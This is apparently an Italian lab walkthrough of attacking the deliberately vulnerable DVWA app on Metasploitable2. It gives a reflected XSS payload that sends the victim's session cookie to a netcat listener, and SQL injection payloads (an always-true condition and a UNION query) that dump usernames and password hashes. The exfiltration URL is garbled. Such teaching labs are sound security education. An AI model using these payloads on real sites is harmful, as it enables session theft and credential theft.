

da kali colleghiamoci alla DVWA di metasploitable2 e inseriamo la difficoltà LOW




proviamo a scrivere un nome




lo riporterà in output sulla pagina in rosso


Proviamo a usare un tag HTML ad esempio: <i>




Se il tag viene eseguito vorrà dire che abbiamo trovato un reflection point vulnerabile. Il nome «Alice» viene riportato in corsivo sull'output, ciò vuol dire che il tag <i> è stato eseguito. Proviamo con un altro tag <script>alert('XSS')</script>




siamo quindi in presenza di un campo vulnerabile ad XSS reflected.
Modifichiamo lo script in questo modo:
<script>window.location='http://127.0.0.112345/?cookie=' + document.cookie</script>
Window.location non fa altro che il redirect di una pagina verso un target che possiamo specificare noi.
Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 8080 del nostro ip.
Il parametro **cookie** viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore **document.cookie.**
Lo script quindi: Recupera i cookie dell'utente al quale verrà inviato il link malevolo Li invia ad un web server sotto il nostro controllo.






Mettiamoci in ascolto con «netcat» sull ip 192.168.50.100 sulla porta 8080, ed inseriamo lo script lato DVWA. Notate come il nostro finto server riceve i cookie di sessione del nostro utente autenticato. Abbiamo appena exploitato un XSS reflected.


ora passiamo a SQL injection sempre su low




L’app di risponde come in figura, restituendoci l’id inserito un nome ed un cognome.




L'app restituisce un nuovo utente. Sembra che per ogni id inserito l’app ci restituisca un utente che pesca probabilmente da un database, in base all’ID.
È molto probabile che ci sia una query del tipo: **SELECT FirstName, Surname FROM Table WHERE id=xx Dove XX**, viene recuperato dall’input utente. Proviamo a modificare la query inserendo un carattere «’» (apice) per vedere come risponde l’app. Ci restituisce un errore di sintassi. Ciò vuol dire che l’apice viene eseguito dalla query.




Proviamo ad inserire una condizione sempre VERA, come ad esempio: 1’ OR ‘1’=‘1



Il nostro payload ha avuto l’effetto sperato. La query è sempre vera e dunque l’app ci restituisce tutti i risultati presenti per First Name e Surname. Generalmente, se ci sono delle utenze ci saranno anche delle password, facciamo un tentativo, per vedere se riusciamo a recuperare le password degli utenti.
Proviamo con una UNION query, ricordando che per la UNION query dobbiamo sapere quanti parametri sono richiesti nella query originale (ma lo sappiamo, sono 2 first name e surname).



ottenendo questo.
A questo punto, possiamo provare a modificare il nome dei campi «null», «null» magari con user e password. Inseriamo quindi nel campo user ID la nostra UNION query: 1’ UNION SELECT user, password FROM users#



L’app ci restituisce il nome utente e la password per ogni utente del database. Abbiamo sfruttato quindi una SQL injection per rubare le password degli utenti del sito.